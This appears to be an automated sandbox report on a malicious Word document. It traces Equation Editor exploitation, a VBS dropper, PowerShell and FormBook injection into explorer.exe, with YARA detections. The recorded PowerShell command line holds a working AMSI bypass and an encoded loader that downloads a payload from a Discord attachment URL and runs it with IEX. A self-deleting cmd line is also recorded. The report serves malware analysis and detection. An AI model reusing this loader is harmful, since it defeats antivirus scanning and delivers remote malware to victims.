2021-12-02 17:26:37 UTC	1799	IN	Data Raw: 41 77 52 43 78 67 4e 54 51 73 59 45 5a 46 4c 47 42 45 4e 69 78 67 4e 45 51 73 59 44 52 45 4c 47 42 44 4e 53 78 67 52 55 59 73 59 44 45 79 4c 47 41 77 4d 69 78 67 4e 7a 6b 73 59 45 59 78 4c 47 41 34 4d 43 78 67 4e 55 45 73 59 44 55 77 4c 47 42 43 4e 53 78 67 51 30 49 73 59 44 41 78 4c 47 42 45 4e 69 78 67 51 54 59 73 59 45 51 78 4c 47 42 42 52 69 78 67 52 6a 6b 73 59 45 55 35 4c 47 41 30 4d 69 78 67 52 55 49 73 59 44 6b 78 4c 47 41 33 4d 53 78 67 4e 30 51 7 3 59 44 46 44 4c 47 41 79 51 69 78 67 4f 45 49 73 59 44 59 77 4c 47 41 77 51 69 78 67 4e 30 59 73 59 45 51 77 4c 47 42 45 51 53 78 67 4e 7a 4d 73 59 44 59 78 4c 47 42 42 4d 53 78 67 4e 30 4d 73 59 45 5a 47 4c 47 41 30 4d 43 78 67 4e 55 49 73 59 44 51 31 4c 47 41 79 52 69 78 67 52 45 49 73 59 44 63 31 4c Data Ascii: AwRCxgNTQsYfEZFLGBENixgNEQsYfDRELGBDNSxgRUysYfDEyLGAWMixgNzksYfEYxLGA4MC xgNUEsYfDUwLGBCNsXgQ0IsYfDAXLGBENixgQTYsYfEQxLGBBRixgRjksYfEU5LGA0MxgRUIsYfDkxLGA3MS xgN0QsYfDFDLGAYQixgOEIsYfDYwLGAWQixgN0YsYfEQwLGBEQsXgNzMsYfDYxLGBBMSxgN0MsYfEZGLGA0MC xgNUIsYfDQ1LGAYRixgREIsYfDc1L
2021-12-02 17:26:37 UTC	1815	IN	Data Raw: 42 44 4f 53 78 67 4f 55 59 73 59 45 45 32 4c 47 41 7a 4e 43 78 67 4d 6a 67 73 59 45 55 33 4c 47 42 42 52 69 78 67 52 6b 51 73 59 45 59 35 4c 47 42 45 4e 43 78 67 52 54 55 73 59 45 49 77 4c 47 41 35 4d 43 78 67 4e 45 45 73 59 45 55 33 4c 47 42 46 52 69 78 67 4d 44 6b 73 59 44 49 31 4c 47 41 34 4f 53 78 67 52 44 59 73 59 44 67 78 4c 47 42 47 4e 43 78 67 4f 54 49 73 59 44 42 42 4c 47 41 77 4d 43 78 67 4e 6a 51 73 59 45 55 31 4c 47 41 77 51 53 78 67 52 44 63 7 3 59 44 6b 79 4c 47 42 44 4e 69 78 67 4e 44 4d 73 59 44 52 42 4c 47 42 42 4d 43 78 67 4d 44 4d 73 59 44 64 44 4c 47 42 44 4e 53 78 67 4e 7a 4d 73 59 44 6b 30 4c 47 41 31 4d 79 78 67 4d 54 4d 73 59 45 49 33 4c 47 41 78 51 69 78 67 4d 6a 6b 73 59 44 52 44 4c 47 42 44 4e 69 78 67 4e 54 41 73 59 44 59 31 4c Data Ascii: BDOSxgOUysYfEE2LGAzNCxgMjgsYfEU3LGBBRixgRkQsYfEY5LGBENCxgRTUsYfEIwLGA5MCxgNEEsYfEU3 LGBFRixgMDksYfDI1LGA4OSxgRDYsYfDgxLGBGNCxgOTIsYfDBBLGAWMCxgNjQsYfEU1LGAWQsXgRDcsYfDky LGBDNixgNDMsYfDRBLGBBMCxgMDMsYfDDLGBDNSxgNzMsYfDk0LGA1MyxgMTMsYfEI3LGAxQixgMjksYfDRD LGBDNixgNTAsYfDY1L

[illegible]

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2704 Parent PID: 596

General

Start time:	18:25:17
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f80000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 668 Parent PID: 596

General

Start time:	18:25:19
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 2996 Parent PID: 668**General**

Start time:	18:25:20
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.exe /C cscript %tmp%\Client.vbs A C
Imagebase:	0x4a470000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 2700 Parent PID: 2996**General**

Start time:	18:25:21
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	cscript C:\Users\user\AppData\Local\Temp\Client.vbs A C
Imagebase:	0x460000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 1344 Parent PID: 1304**General**

Start time:	18:25:22
Start date:	02/12/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	Powershell \$a=[Ref].Assembly.GetType();Foreach(\$b in \$a) {if (\$b.Name -like '*Utils') {\$c=\$b}};\$d=\$c.GetFields('NonPublic,Static');Foreach(\$e in \$d) {if (\$e.Name -like '*Context') {\$f=\$e}};\$g=\$f.GetValue(\$null);[IntPtr]\$ptr=\$g.[Int32[]]\$buf = @(0);[System.Runtime.InteropServices.Marshal]::Copy(\$buf, 0, \$ptr, 1);\$915347845752705191534784575270519153478457527051915347845752705191534784575270519153478457527051= @(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,72,97,82,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,7,99,89,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,57,49,53,51,52,55,56,52,53,55,53,50,55,48,53,49,48,57,47,57,49,53,55,57,57,50,48,54,48,55,50,48,52,53,53,55,56,47,109,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString(\$91534784575270519153478457527051915347845752705191534784575270519153478457527051)\$' ' E`X
Imagebase:	0x13f920000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Analysis Process: calc.exe PID: 2008 Parent PID: 1344

General	
Start time:	18:25:55
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xa60000
File size:	776192 bytes

MD5 hash:	60B7C0FEAD45F2066E5B805A91F4F0FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.541309604.0000000000140000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.541309604.0000000000140000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.541309604.0000000000140000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.541440559.0000000000380000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.541440559.0000000000380000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.541440559.0000000000380000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.541476274.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.541476274.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.541476274.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.486962418.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.486962418.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.486962418.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.487337490.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.487337490.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.487337490.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

[File Activities](#)

Show Windows behavior

[File Read](#)

Analysis Process: explorer.exe PID: 1764 Parent PID: 2008

General	
Start time:	18:25:57
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.504387143.00000000099E9000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.504387143.00000000099E9000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.504387143.00000000099E9000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.514319622.00000000099E9000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.514319622.00000000099E9000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.514319622.00000000099E9000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cscript.exe PID: 2816 Parent PID: 1764

General

Start time:	18:26:18
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0xb80000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.687433526.0000000000650000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.687211832.000000000070000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.687211832.000000000070000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.687211832.000000000070000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.687509430.0000000000680000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.687509430.0000000000680000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.687509430.0000000000680000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2408 Parent PID: 2816

General

Start time:	18:26:22
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\WINDOWS\syswow64\calc.exe"
Imagebase:	0x49da0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis